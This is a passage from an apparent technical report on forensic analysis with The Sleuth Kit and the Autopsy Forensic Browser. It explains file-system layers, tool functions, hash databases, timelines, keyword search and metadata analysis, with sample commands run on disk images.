A disk contains one or more partitions (or slices). Each of these partitions contains a file system. Examples of file systems include the Berkeley Fast File System (FFS), Extended 2 File System (EXT2FS), File Allocation Table (FAT), and New Technologies File System (NTFS). The tools within this section process file system data, such as the layout, allocation structures, and boot blocks and include the following.

- 'fsstat' – Displays the details associated with a file system.
- 'sigfind' – Searches through a file and looks for a hex signature at a given offset. This can be used to search for lost boot sectors, superblocks⁹, and partition tables. For example, this tool could be used to search for the boot sector signature value 0xAA55 on a disk image that may have had its boot sector corrupted. The results could then be analysed to find the possible locations of the backup boot sector.

⁸ An alternate data stream (ADS) is additional data associated with a file system object.

⁹ The Super Block is the first block of an UNIX-file system. It contains the configuration of the file system.

5.2.2 Content Layer

The content layer of a file system contains the actual file content, or data. Data is stored in large chunks, with names such as blocks, fragments, and clusters. Tools within this section process content or data and include the following.

- ‘dcat’ – Displays the contents of a specific file system unit. For example, in many FAT32 file systems, sector 3 is not used by the file system and is all zeros, but data could be hidden there, and viewing the contents of sector 3 shows the investigator if there is non-zero data.
- ‘dls’ – Displays the contents of all unallocated units of a file system.
- ‘dcalc’ - Creates a disk unit number mapping between data in the unallocated space image that was created with the dls tool, to where the data exists in the original image. This is used when evidence is found in unallocated space.
- ‘dstat’ – Displays statistics about a given data unit in an easy to read format.

5.2.3 Metadata Layer

The metadata layer describes a file or directory. This layer contains descriptive data such as dates and sizes as well as the address of data units. This layer describes the file in terms that the computer can process efficiently. The structures that the data is stored in have names such as inode in EXT2FS, and MFT entries in NTFS. Tools within this section process the metadata structures and include the following.

- ‘ils’ - Lists some values of the metadata structures. By default, it will only list the unallocated ones.
- ‘istat’ – Displays metadata information in an ASCII format about a specific structure. This tool will also display the destination of symbolic links. For example on an NTFS file system ‘istat’ will list all the attributes for a file.

- ‘icat’ - Displays the contents of the data units allocated to the metadata structure. This is similar to the UNIX ‘cat’ command¹⁰, except that instead of specifying a filename a metadata address is specified.
- ‘ifind’ – Identifies which metadata structure has allocated a given content unit or file name.

5.2.4 Human Interface Layer

The human interface layer allows one to interact with files in a manner that is more convenient than directly with the metadata layer. In some operating systems there are separate structures for the metadata and human interface layers while others combine them. This layer includes the following tools.

- ‘ils’ – Lists file and directory names. This tool will display the names of deleted files as well.
- ‘ffind’ – Identifies the name of the file or directory that has been allocated a given metadata structure. With some file systems, deleted files will be identified.

5.2.5 Media Management Tools

These tools take a disk (or other media) image as input and analyse the management structures that organise it. Examples include DOS partitions, BSD disk labels, and the Sun Volume Table of Contents (VTOC). These can be used to find hidden data between partitions and to extract the partitions from a disk image. The media management tools support DOS partitions, BSD disk labels, Sun VTOC, and Mac partitions and include the following.

¹⁰ In UNIX and UNIX-like operating systems, the cat program concatenates the contents of files, reading from a list of files and/or standard input in sequence and writing their contents in order to standard output.

- ‘mmls’ – Displays the layout of a disk, including the unallocated spaces. The output identifies the type of partition and its length, which makes it easy to use ‘dd’ to extract the partitions. The output is sorted based on the starting sector so it is easy to identify gaps in the layout.

5.2.6 Image File Tools

This layer contains tools for the image file format. For example, if the image format is a split or a compressed image.

- ‘img_stat’ – Displays the details associated with an image file. The output of this tool is image format specific. At a minimum, the size will be given and the byte range of each file will be given for split image formats.

5.2.7 Disk Tools

These tools can be used to detect and remove a Host Protected Area (HPA) in an ATA disk. A HPA could be used to hide data so that it would not be copied during an acquisition. These tools are currently Linux-only and include the following.

- ‘disk_sreset’ - Uses ATA commands to query a hard disk. If there is a Host Protected Area (HPA), then it temporarily removes it so that the full disk can be acquired. When the disk is powered off or reset, then the HPA will exist again.
- ‘disk_stat’ - Uses ATA commands to query a hard disk. The important information that it currently gives is the actual number of sectors and if there is a Host Protected Area (HPA) on the disk.

5.2.8 Other Tools

- ‘hfind’ - Creates an index of a hash database and perform quick lookups using a binary search algorithm. This tool can perform lookups on the NIST¹¹ National Software Reference Library (NSRL) [43], and files created from the ‘md5’ or ‘md5sum’ tools. This tool is needed for efficiency. Most text-based databases do not have fixed length entries and are sometimes not sorted. This tool will create an index file that is sorted and has fixed-length entries. This allows for fast lookups using a binary search algorithm instead of a linear search such as ‘grep’¹².
- ‘mactime’ - Creates an ASCII time line of file activity based on the body file specified or from STDIN¹³. The time line is written to STDOUT¹⁴. The body file must be in the ‘time machine’ format that is created by the ‘fls’ and ‘ils’ tools.
- ‘sorter’ - Analyses a file system to organise the allocated and unallocated files by file type. It runs the ‘file’¹⁵ command on each file and organises the files according to the rules in configuration files. The current version of The Sleuth Kit (v2.01) has had the NSRL functionality temporarily removed from the ‘sorter’ tool.

¹¹ National Institute of Standards and Technology.

¹² Grep is a UNIX command that allows an operator to search for regular expressions within a list of files or data stream.

¹³ The UNIX-standard input stream.

¹⁴ The UNIX-standard output stream.

¹⁵ The ‘file’ tool is a program originated in UNIX that determines a particular file’s type heuristically instead of by other simpler methods such as file extension.

5.3 Autopsy Forensic Browser

The Autopsy Forensic Browser is an HTML-Based graphical interface to the command line tools in The Sleuth Kit. Together, The Sleuth Kit and Autopsy Forensic Browser provide many of the same features found in commercial digital forensics tools for the analysis of Windows and UNIX file systems.

Autopsy runs as a web server, and can be accessed using an HTML browser. Autopsy provides a 'File Manager'-like interface and shows details about deleted data and file system structures.

Autopsy offers two analysis modes; firstly a dead analysis occurs when a dedicated analysis system is used to examine data from a suspect system. In this mode Autopsy and The Sleuth Kit are run in a trusted environment, typically in a lab. Secondly, a live analysis mode occurs when the suspect system is being analysed while it is running. In this mode, Autopsy and The Sleuth Kit are run from a CD in an untrusted environment. This mode is frequently used during incident response scenarios while the incident is being confirmed. After an incident is confirmed, the suspect system can be acquired and a dead analysis performed.

Autopsy can create ASCII reports for files and other file system structures. This allows the examiner to quickly make consistent data sheets during the investigation.

Audit logs are created on a case, host and investigator level so that actions can easily be recalled. When conducting a dead analysis the exact Sleuth Kit commands that are executed are also logged.

5.3.1 Case Management

Autopsy organises images based on the case and host that they came from. A case contains one or more hosts (a new case should be created for each investigation). Each host may contain one or more images, which correspond to disks or partitions on the host.

The analysis machine may contain multiple cases as each case is stored in its own directory structure within the ‘Evidence Locker’¹⁶. The case name is used to identify the root directory structure for a case, and therefore each case name must be a valid directory name. One additional restriction to the case name naming convention is that it may not contain spaces due to the internal processing of Autopsy. Each case may also have a list of investigators configured that are used for the audit logs created by the Autopsy Forensic Browser.

Each case may contain one or more hosts. Autopsy allows the investigator to define time information such as time zone and clock skew for each host. If no timezone is specified then the timezone of the analysis system will be utilised. It is very important that the correct timezone information is entered as this can affect timeline information and is especially critical if a case contains hosts from different time zones. Hash databases may also be selected during the host configuration stage.

Each host may contain multiple images, and Autopsy supports importing complete disk images (in which case Autopsy will attempt to determine the file system automatically) or individual partition images. Autopsy also supports importing split image files.

When importing file system images Autopsy can also verify a pre-existing MD5 hash value, or calculate a new MD5 hash value.

¹⁶ When Autopsy is installed on an analysis machine a directory is selected to be used as the ‘Evidence Locker’, all case related information will be stored under this directory.

5.3.2 Integrity Check

It is important to validate the integrity of images during an analysis. Autopsy uses the MD5 algorithm to validate images and other files that are created by Autopsy.

The 'md5.txt' file contains the MD5 hash values for files in that directory. Values are added to this file when file system images are imported into the system or when Autopsy creates a file. This mode allows an investigator to calculate the MD5 value if it was not created before, and to validate the integrity.

5.3.3 Hash Databases

Hash databases are used to quickly identify known good and known bad files using the MD5 or SHA-1 checksum value. Autopsy uses two types of hash databases to help an investigator reduce the number of files that they have to look at.

The **Ignore Database** is a database that the investigator must create. It contains hash values for files that are known to be good and can be ignored if the investigator chooses to do so. Examples of files in this category include system binaries from standard builds.

The **Alert Database** is a database that the investigator must create. It contains hash values for known bad files. These are the files that an investigator wants to know about if they exist on the system. Examples of this include rootkits or unauthorised photographs. When using the File Type Category Analysis, these files will be saved in a special file.

Autopsy uses the hash databases in three ways.

- **File Type Category Analysis:** The hash databases are used to identify the known bad files and ignore the known good files.
- **Metadata Analysis:** The hash databases can be used to identify a file from the metadata view. If the databases are configured, the hash value from a given file can be looked up by pressing the 'lookup' button. Both databases can be used in this view. This view can be found from the File Analysis mode by selecting the metadata address in the directory listing window.
- **Hash Database Manager:** From the Host Gallery view, the Hash Database Manager can be entered (Figure 10). This is where one can re-index the databases and perform single lookups in any of the databases.

Hash databases allow Autopsy to quickly identify known files. This includes files that are known to be good and those that are known to be bad. The 'hfind' tool is used to lookup entries in the databases and it needs an index file for each database. This window allows one to re-index the database after it has been updated.

To edit the location of the databases, you must manually edit the host.aut file in the host directory.

ALERT DATABASE

Overview
These files are known to be bad and are the ones that you want to know about if they are in the image you are analyzing. For example, this database would include hashes of known attacker tools, rootkits, or photographs.

Details
Location: Not Configured

IGNORE DATABASE

Overview
These files are known to be good and are the ones that you can ignore if they are found in the image you are analyzing. For example, this database would include hashes of known system binaries and other documents that you do not want to waste time on when running 'sorter' or files that you want to confirm were not modified by an attacker.

Details
Location: /forensics/ev.locker/CaseStudy03/RedHat62_md5.txt
Status: MD5 Index File Exists

INDEX DB

Lookup

Enter MD5 Value: **LOOKUP**

NSRL

Overview
These files are known to be good and bad. It is currently difficult to distinguish between known good and known bad and therefore the NSRL is no longer used much in Autopsy until a better solution can be found.

Details
Location: Not Configured

Figure 10 Autopsy - Hash Databases

5.3.4 Notes

Notes can be saved on a per-host and per-investigator basis. These offer the ability to make quick notes about files and structures. The original location can be easily recalled with the click of a button when the notes are later reviewed (Figure 11). All notes are stored in an ASCII file.




Figure 11 Autopsy - Notes

5.3.5 Event Sequencer

In many investigations, evidence is not found in the order that it was created during the incident. The notes feature in Autopsy allows one to make notes about certain files, but it does not help one to put a series of events in order.

The Event Sequencer (Figure 12) allows the investigator to make notes and comments about pieces of evidence. Each note must have a time associated with it. For files and metadata, the times can be one or more of the MAC times. Other notes can have times entered manually. The sequencer will sort the events after each is entered to so that the investigator can quickly identify where there are gaps in the findings.

Date & Time	Source	Event & Note
Mar 8, 2003 08:57:37	C:\Windows\Internet Temporary Files\	[M-Time]Internet activity
Mar 08, 2003 08:57:54	firewall	Logs show connections to un-authorized websites
Mar 8, 2003 08:58:57	C:\temp\pics.zip	[M-Time]A temp file was created

OK REFRESH

Add a New Event

Date: Jan 01 2003 00:00:00

Source of Event: other

OK

Figure 12 Autopsy - Event Sequencer

5.3.6 File Activity Timelines

For some investigations, creating a timeline of activity can be useful to identify the places where the analysis should begin. Of course file times can be easily modified by an attacker, so they can not be 100% trusted. Autopsy can create timelines of file activity.

(Note: Whilst Autopsy allows the investigator to view timelines within the browser, it is often easier to view the timeline within a text editor as a text editor will display the complete timeline, rather than a month at a time.)

Files have at least three times associated with them. The details and granularity of each time vary with the file system type.

The following times exist for UNIX file systems (EXT2FS & FFS):

- **Modified:** When the file data was last modified. This time can be modified using the ‘utimes()’ function. This time is preserved in a ‘tar’ archive¹⁷, so it is possible to have M-times of files prior to when they were introduced to the system.
- **Accessed:** When the file data was last accessed. This time can be modified using the ‘utimes()’ function.
- **Changed:** When the file status (inode data) was last changed. This time can not be set using the ‘utimes()’ function in UNIX (but it will be set when ‘utimes()’ is used to modify other values).

The EXT2FS file system also has a Deleted time, but it is not displayed in the timeline.

¹⁷ The tar file format is a type of archive file format.

A FAT file system has the following times:

- **Written:** When the file was last written to. It is the ONLY required time in the FAT file system.
- **Accessed:** When the file was last accessed. In FAT, it is only accurate to the day (not minute). It is an optional value, so some Operating Systems may not update it.
- **Created:** When the file was created. It is also optional, so some Operating Systems may not update it. In fact, many Windows installations have a C-Time of 0 for directories such as 'C:\Windows' and 'C:\Program Files'.

The NTFS File system has several times, only three of which are used in the timeline.

These times are gathered from the \$STANDARD_INFORMATION attribute.

- **Written:** When the file was last written to.
- **Accessed:** When the file was last accessed.
- **Changed:** When the MFT entry was last modified.

Information for a timeline is extracted from the metadata contained within the file system images; the following identifies the three major types of files that information can be extracted from:

- **Allocated Files:** Files that are seen when doing an 'ls' or 'dir' in a directory. In other words, these are the files that have an allocated file name structure.
- **Unallocated File:** Files that have been deleted but their file name structures still exist in the parent directory. Unallocated file name structures are overwritten when new files are created in the same directory. Files in this category will have a deleted name that points to a metadata structure. If the metadata structure is currently allocated then the entry will say '(realloc)' next to it.
- **Unallocated Metadata (Inodes):** Files that have been deleted. When a file is deleted, its metadata structure is updated to reflect this. In general, the times associated with the file are saved in the structure until it is reallocated. Therefore, files in this category will likely not have the original file name but these files will indicate when activity occurred. Files in this category can also be found in the above Unallocated Files category if the file name structure still exists. Unallocated metadata entries in the timeline have '<IMG-dead-ADDR>' in the file name column.

An example of a file activity timeline is illustrated in Figure 13.

Date	Time	Inode	Permissions	Owner	Group	Size	File Name
Wed Nov 08 2000 08:25:53		1024	a--rwxr-xr-x	root	root	2036	/etc/passwd
Wed Nov 08 2000 08:25:53		2836	a--rwxr-xr-x	root	root	17088	/usr/bin/uptime
Wed Nov 08 2000 08:26:15		0	m--rw-r--r--	root	root	26217	/etc/hosts.deny
Wed Nov 08 2000 08:26:51		1024	d--rwxr-xr-x	root	root	62497	/etc/rc.d/init.d

Figure 13 Autopsy - File Activity Timelines - View TimeLine

The generated timeline is stored within a text file, this can be quite flexible. However during an investigation it would be more convenient if the timeline created included hyperlinks to the meta-data structures, as this would provide a quick and effective

method of obtaining further information for each line of activity without needing to manually go to the 'Data Unit' and 'Metadata' modes of Autopsy.

5.3.7 File Analysis

The file analysis mode (Figure 14) allows an investigator to analyse an image from a file and directory perspective. This view provides a similar interface to a standard graphical file and directory browser. This mode also displays information about deleted files and file system metadata files.

This mode allows an investigator to examine the contents of files and directories for evidence. Basic binary analysis can be performed by extracting the ASCII strings from binary files. The files can also be sorted by any field.




Figure 14 Autopsy - File Analysis

5.3.7.1 Directory List

The left-hand side window has four main options:

- Directory Seek
- File Name Search
- Hide / Expand Directories
- Show All Deleted Files

By default, the directory listing is not shown when this mode is first entered. Selecting the ‘Expand Directories’ button, will display the full list of directories. The number of ‘+’ symbols represent the depth of the directory. As this is an HTML interface and there is no state management occurring (no cookies or session ID), it would be difficult to have an interface where one or more directories are expanded yet the rest are collapsed.

When selecting the ‘Expand Directory’ the Sleuth Kit tool ‘fls’ is run behind the scenes to retrieve the directory list from the current partition. An example ‘fls’ command that would retrieve directory entries is listed in Table 9.

Table 9 ‘fls’ command used to list directory entries

<code>./fls -f ntfs -ruD -o 63 -i raw '/ev.locker/case/host/images/image.dd'</code>

Selecting the ‘All Deleted Files’ link will display all of the deleted files in the image on the right hand side. When selecting this link the Sleuth Kit tool ‘fls’ is run behind the scenes to retrieve a list of all deleted files in the list. An example ‘fls’ command that would retrieve a list of all deleted files is listed in Table 10.

Table 10 ‘fls’ command used to list deleted files

<code>./fls -f ntfs -ldr -s '0' -o 63 -i raw '/ev.locker/case/host/images/image.dd'</code>
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There is a text box where a directory (or file) name can be entered and it will be displayed on the right-hand side. This makes it easy to jump to a directory without going through the directory listings. For example, to seek to the ‘windows\system32’ folder, you can enter that string into the box instead of scrolling through the directories. When searching for a directory the Sleuth Kit tool ‘ifind’ is run behind the scenes to retrieve the metadata entry record for the directory name, then the ‘istat’ tool is used to retrieve the metadata structure, then finally the ‘fls’ and ‘ifind’ tools are run to retrieve the directory contents.

There is also a text box where a pattern of a file name can be entered and all files that match that pattern will be displayed on the right-hand side. The search pattern is a Perl regular expression, so some values, such as ‘.’ or ‘*’ will need to be escaped. The search is not case sensitive. To find all files that have a JPG extension, the

following could be used ‘\.jpg’. Or to find all files that begin with a dot, then one could use ‘^\.’. When searching for a file name the Sleuth Kit tool ‘fls’ is run behind the scenes to retrieve every file and directory contained within an image, each row is then compared to the search pattern specified, and if a match is found then the row is returned to the html client. An example ‘fls’ command that would retrieve a list of all files and directories is in Table 11.

Table 11 ‘fls’ command used to list all files and directory entries

<code>./fls -f ntfs -lpr -s '0' -o 63 -i raw '/ev.locker/case/host/images/image.dd'</code>
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5.3.7.2 Directory Contents

The window in the upper right-hand side contains the directory contents. In a file system, a directory is allocated data units on the disk and fills the data units with structures that contain the name of the file and the address of the metadata structure. This view parses the file name structures in the directory. It is filled by either selecting a directory from the left-hand side directory list or a directory from within the same window. The entries can be resorted by clicking on any of the header values.

There are two different colours used for deleted files. The difference is based on the status of the data structures in the file. A **bright red** entry means entry means that the file name data structure is not allocated and the metadata structure that it points to is also not allocated. This is what would be expected for a recently deleted file. This means that the data can be trusted as long as the metadata structure was not allocated and unallocated since the deletion. If it is a **darker red**, then the metadata structure has been reallocated and the data is mostly likely not accurate.

The file size reported by the metadata structure is very important with The Sleuth Kit. The Sleuth Kit uses this value to identify how many data units to display. If this size is 0, but the metadata structures points to data blocks still, they will not be shown.

5.3.7.3 File Contents

The lower right-hand side window displays the contents of a specified file. The contents can be viewed in either the raw format (which a browser will not likely display correctly if the file is non-ASCII) or through 'strings'. The strings option is helpful for a quick analysis of a binary file.

Also shown is the file type. This is determined by running the 'file' command on the output. It uses the magic header and footer values to guess the file type. If the file type is an image or HTML, an option will exist to view the data in its interpreted form (i.e. as a picture or as a web page instead of the raw data). Note that any HTML that is viewed will be processed in a sanitised environment that does not load pictures and will not allow one to connect to a remote site. Autopsy allows the native picture to be exported and viewed in another browser.

Each file can have an ASCII report created that contains the file contents as well as MD5 hash values and other summary data.

Each file can also have a note attached to it for future reference.

5.3.8 Keyword Search

This mode searches an image for a given string. This is most useful when searching for deleted content. To decrease the time required for a search, a 'strings' file can serve as an index. This file will contain only the ASCII strings in the image.

Autopsy will also prompt the investigator to create a file of unallocated data if one does not exist. This obviously is useful for recovering deleted data. If a string is found in this file, Autopsy will also report the location within the original image.

Figure 15 illustrates the results of a keyword search for month names, along with the contents of fragment '126615'.




Figure 15 Autopsy - Keyword Search

5.3.8.1 Entering the String

To start a search an investigator simply needs to enter the string or regular expression into the text box. Autopsy allows an investigator to search for either a specific string or using 'grep' style regular expression. A case insensitive search will occur if the appropriate box is checked, otherwise it is case sensitive. An investigator also has the option of searching for the string as an ASCII or a Unicode string. Unicode is much

more common in Windows systems than UNIX systems. If both types are selected, then two searches will be done.

If a strings file, or unallocated data file has not been generated then the option to generate these will exist.

The 'Load Unallocated Image' or 'Load Allocated Image' button exists to switch between the two file types if they have both been generated.

Autopsy also has the ability to perform pre-configured searches. They are shown in the 'Predefined Searches' section.

5.3.8.2 Viewing the Results

After the image has been searched, a list of 'hits' will appear on the left-hand side. Each data unit that contains the string is listed with the offset of each occurrence. If a regular expression is used, then the exact location is not given.

If the search was done on an unallocated data file, then an option will exist next to each address to also view the original. Doing so could reveal the metadata that allocated it.

5.3.8.3 Previous Searches

The search results are saved to a file so it is easy to recall the results without having to perform the search again.

An example of previous searches is shown in Figure 16, note that for each button the search string, the character encoding (ASCII, or Unicode), and the number of results are shown.




Figure 16 Autopsy - Keyword Search - Previous Searches

5.3.8.4 Regular Expressions

Grep regular expressions can be used within the search. For example, to search for a couple of different words an investigator could use '(foo) | (bar)'.

5.3.8.5 How Autopsy performs a Keyword Search

The Sleuth Kit does not include any keyword searching tools; rather it provides an interface to the 'grep' command that is incorporated into most UNIX flavours. In order to perform a keyword search, firstly 'strings' is run on the system image file, and then 'grep' is run on the results of the 'strings' command. Therefore, during a normal search the entire file system is examined to find the keyword – including metadata structures, allocated space, unallocated space, and slack space. The appropriate arguments are passed to grep so the keyword byte offset is returned, and by utilising a combination of 'dcalc', 'ifind', and 'ffind', the filename, metadata, or cluster number containing the keyword can be returned.

5.3.8.6 Problems with Keyword Search Method

Autopsy uses 'grep' to search the image file and 'grep' knows nothing about file system structures, therefore strings that cross the 'boundaries' in the file system will be identified by 'grep'. Due to the lack of a file system structure abstraction level for grep to utilise, the following examples identify false-positive results. If part of the search string was at the end of a file, and extended to the start of the next file, a match will occur. Also, if a file is fragmented, and a string legitimately exists as a complete string within the file when opened, but not as a complete string in the contiguous sections of the file within the image, it will not be found.

Metadata is also searched, so Autopsy will include hits in the Metadata structures in the search results. This includes file names, super block values, and the slack space of other metadata structures.

Keyword searching is not one of Autopsy's main features, and as these examples demonstrate is not ideal. The author has suggested that future development of Autopsy will include functionality that should help remedy some of the issues identified here.

5.3.9 File Category Type Analysis

Analysing large file system images can be a time consuming process. One method of identifying files that should be examined is to sort the files based on file type (Figure 17). This mode of Autopsy will allow an investigator to sort the files in an image based on type and to exclude known files (i.e. data reduction). It also allows one to flag files that are known to be bad.




Figure 17 Autopsy - File Type

5.3.9.1 Procedure

The first step is to sort the image. There are several options to choose from when doing this. The 'sorter' tool from The Sleuth Kit performs the sorting. There are two major actions that 'sorter' can do: sort files by type and validate extensions.

By default, Autopsy will perform both actions. If this course of action is not desired it may be deselected.

Within sorting, there are two options:

- The first is to save the output. By default, details about each file will be added to a category file. For example, a JPEG image will have the metadata address and image name saved to the 'images' file. By selecting the 'Save' option, a directory will be created for each category and a copy of the files will be saved. This could require a large amount of disk space (as much as the original image).
- The second option is to save unknown file types. There are configuration files that contain rules about common data types. If a file is encountered that does not have a rule, it is added to an 'unknown' file. If this is not desired, the 'Do Not Save Unknown' option should be selected.

During the sorting process, the 'sorter' tool will also examine the extension of the file. If the file type is known, it has known extensions, and if the file does not have one of those extensions, it will be added to a 'mismatch' file. This option can be deselected if it is not required.

5.3.9.2 Hash Databases

One easy method of data reduction is to use hash databases. The 'sorter' tool can use two different hash databases. Each can be configured within Autopsy and used in other screens.

- **Ignore Database:** This database must be created by the investigator and added to the host. This is used to ignore known files. Files found in this database will not be included in the file categories (to save time when reviewing the files). If the file is in this database and has an extension mismatch, it will be noted in a special file.
- **Alert Database:** This database must also be created by the investigator and added to the host. It contains hash values of files that are known to be bad and should be identified if found in the image. This would include known rootkits or photographs. Hits from this database are found in the 'alert' file.

5.3.9.3 Output

Currently there is no way to view the output within Autopsy. All data can be found in the 'output' directory of the host. A directory is created for the 'sorter' output. The 'index.html' file contains links to other files.

5.3.10 Image Details

Sometimes there are details about an image that do not correspond to any file in particular. Those details can likely be found in the ‘Image Details’ mode (Figure 18). This mode gives the general details of the image and therefore the contents will vary depending on the file system type.




Figure 18 Autopsy - Image Details

When this mode is selected, Autopsy runs The Sleuth Kit ‘fsstat’ tool behind the scenes and displays the information returned. The ‘fsstat’ command is listed in Table 12.

Table 12 ‘fsstat’ command used for ‘Image Details’ mode

<code>./fsstat -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd'</code>

5.3.10.1 FFS & EXT2FS

For the UNIX file systems, this mode will contain the details from the super block. This generally includes times that the file system was last mounted and any special flags. It also has the range of inode addresses and fragment addresses. For advanced file recovery, an investigator can also identify the group layout and on-disk structure details. These could be useful for restricting where an investigator searches for data. Files will allocate blocks and fragments in the same Cylinder or Block group as their inode is in, so an investigator's attention can be restricted to that area.

5.3.10.2 FAT

For FAT file systems, this mode will contain the File Allocation Table. It will include the cluster runs, which can be selected to view their contents in 'Data Unit Analysis Mode'. Or, if the file is fragmented, the pointer can be selected and the screen will link to the next cluster chain.

5.3.10.3 NTFS

The unique information for an NTFS image is the numerical type associated with attributes. These values can be dynamic and this area will identify what they are, for that file system.

5.3.11 Metadata Analysis

5.3.11.1 Overview

The Metadata Analysis mode (Figure 19) allows an investigator to view the details of metadata structures. The metadata structures are the on-disk structures that contain the details of a file, such as times and pointers to the allocated data units. FFS and EXT2FS file systems call them inode structures, NTFS file systems call them Master File Table (MFT) entries (or File Entries), and the FAT file system calls them directory entries. This mode is useful for recovering data and getting a detailed look at a file.




Figure 19 Autopsy – Metadata Analysis

5.3.11.2 Input

To view the contents of a structure, the address can be entered in the text box on the left and then 'Display' needs to be clicked.

The 'Allocation List' button can also be used to view the allocation status of metadata structures in groups of 500.

When an address is specified then behind the scenes Autopsy performs the following actions:

1. The 'ils' tool is called to return the metadata structure for the specified address.
2. The 'ffind' tool is called to return the file or directory name that is represented by the metadata address.
3. The 'icat' tool is called with the metadata address, and the results are passed to the 'file' tool, that attempts to recognise the file type.
